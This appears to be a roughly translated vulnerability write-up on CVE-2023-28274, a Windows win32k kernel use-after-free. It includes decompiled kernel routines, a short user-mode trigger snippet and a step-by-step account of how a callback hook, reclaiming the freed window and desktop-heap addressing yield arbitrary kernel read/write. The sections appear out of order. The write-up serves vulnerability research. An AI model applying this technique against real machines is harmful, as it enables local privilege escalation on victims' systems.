
```
      *(_QWORD *)(v3_TagWnd + 0x120) = 0LL;
    }
    --*(_DWORD *)(**(_QWORD **)(a1 + 24) + 888LL);
    v11 = *(_QWORD **)(a1 + 16);
    v12 = ***(struct tagCLS ****)(a1 + 8);
    *(_QWORD *)(W32GetThreadWin32Thread(KeGetCurrentThread()) + 16) = *v11;
    ClassUnlockWorker(v12);
    DereferenceClass(*(struct tagPROCESSINFO **)(**(_QWORD **)(a1 + 24) + 416LL));
    return HMFreeObject(v3_TagWnd);
  }
  return v23_TagWnd;
}

002225E7 _lambda_75c4d59ebc0023bec85106c16f233dd2_::operator():45 (1C02231E7)
```

In the callback to set the window's parent-child relationship at this time the window reference count becomes more (reference relationship), directly Free off there will be a reference count asymmetry, at this time the window has been released, in the subsequent creation of a new ***tagwnd*** structure to occupy his memory.

Calling the ***xxxConsoleControl*** function and creating a small RTLHEAP using the ***DesktopAlloc*** function. Since there is window extension memory, the xxxConsoleControl function will call the ***xxxClientFreeWindowClassExtraBytes*** function ***CallBack r3***. Here we can hijack, modify the parent window of the child window through Hook, reduce its reference count, and then call ***DestroyWindow*** to clear the window. This will cause a UAF because the reference count is asymmetric.

After the cleanup is complete, due to ***TypeIsoLation***, it is not possible to use the pool injection method to occupy the space of the Free ***Tagwnd*** structure, so we can only create a large number of ***Tagwnd*** structures again to occupy the initial ***TagWnd*** structure, and set the created window extension memory to a very large value to end the function.


After the ***xxxClientFreeWindowClassExtraBytes*** function returns, it modifies the address of the ***CaseDesktopHeap*** pointer in the ***TagWnd*** structure that holds the extended memory, and the Flag bit (which is already in some other window structure, UAF), which has already been changed to some other window. Thus we get an ***OOBRW*** for ***CaseDeskTopHeap*** (bypassing the ***TypeIsoLation*** restriction through the callback function and the special addressing method of RtlHeap to get the kernel pool out-of-bounds read/write and then converting it to an arbitrary address read/write).



```
    v26 = DesktopAlloc(*(_QWORD *)(v20 + 0x18), *(_DWORD *)(TagWnd + 0xC8));
    Object[3] = (PVOID)v26;
    if ( !v26 )
    {
      v5 = 0xC0000017;
BEL_33:
      ThreadUnlock1(v24_RtlHeap_OffSet);
      return v5;
    }
    if ( *(_QWORD *)(*(_QWORD *)v21_TagWnd + 0x128LL) )
    {
      CurrentProcess = PsGetCurrentProcess(v24_RtlHeap_OffSet);
      v33 = *(_DWORD *)(*(_QWORD *)v21_TagWnd + 0xC8LL);
      v32 = *(const void **)(*(_QWORD *)v21_TagWnd + 0x128LL);
      memmove((void *)v26, v32, v33);
      if ( (*(_DWORD *)(CurrentProcess + 0x464) & 0x40000008) == 0 )
        xxxClientFreeWindowClassExtraBytes(v20, *(_QWORD *)(*(_QWORD *)(v20 + 0x28) + 0x128LL));
    }
    v24_RtlHeap_OffSet = v26 - *(_QWORD *)(*(_QWORD *)(v20 + 0x18) + 0x80LL);
    *(_QWORD *)(*(_QWORD *)v21_TagWnd + 0x128LL) = v24_RtlHeap_OffSet;
```

```
SetWindowLongPtr(g_hWnd01, -8, (LONG_PTR)aaa);
DestroyWindow(UAF_Window);
```

Callback To R3 UAF



关于"Windows"

Microsoft Windows
版本 20H2 (OS 内部版本 19042.928)
© Microsoft Corporation。保留所有权利。

Windows 10 专业版 操作系统及其用户界面受美国和其他国家/地区的商标法和其他待颁布或已颁布的知识产权法保护。

根据 Microsoft 软件许可条款，许可如下用户使用本产品:

test


CVE-2023-28274

Vulnerability and Exploit Introduction


To create a window, first register the TagCls structure with window extended memory using ***CreateWindow***. Then, register it as a DDE Server in the subsequent code and call ***xxxConsoleControl*** to set the Flag bit for the window's extended memory, allowing it to be managed as an RtlHeap in the kernel.

In the ***xxxFreeWindow*** function, after the RtlHeap releases the memory, it sets the memory location that saves the OffSet Or R3_Heap to 0, indicating that the memory has been released.

Later in the function execution flow, the ***xxxDDETrackWindowDying*** function provides an opportunity for a CallBack R3.

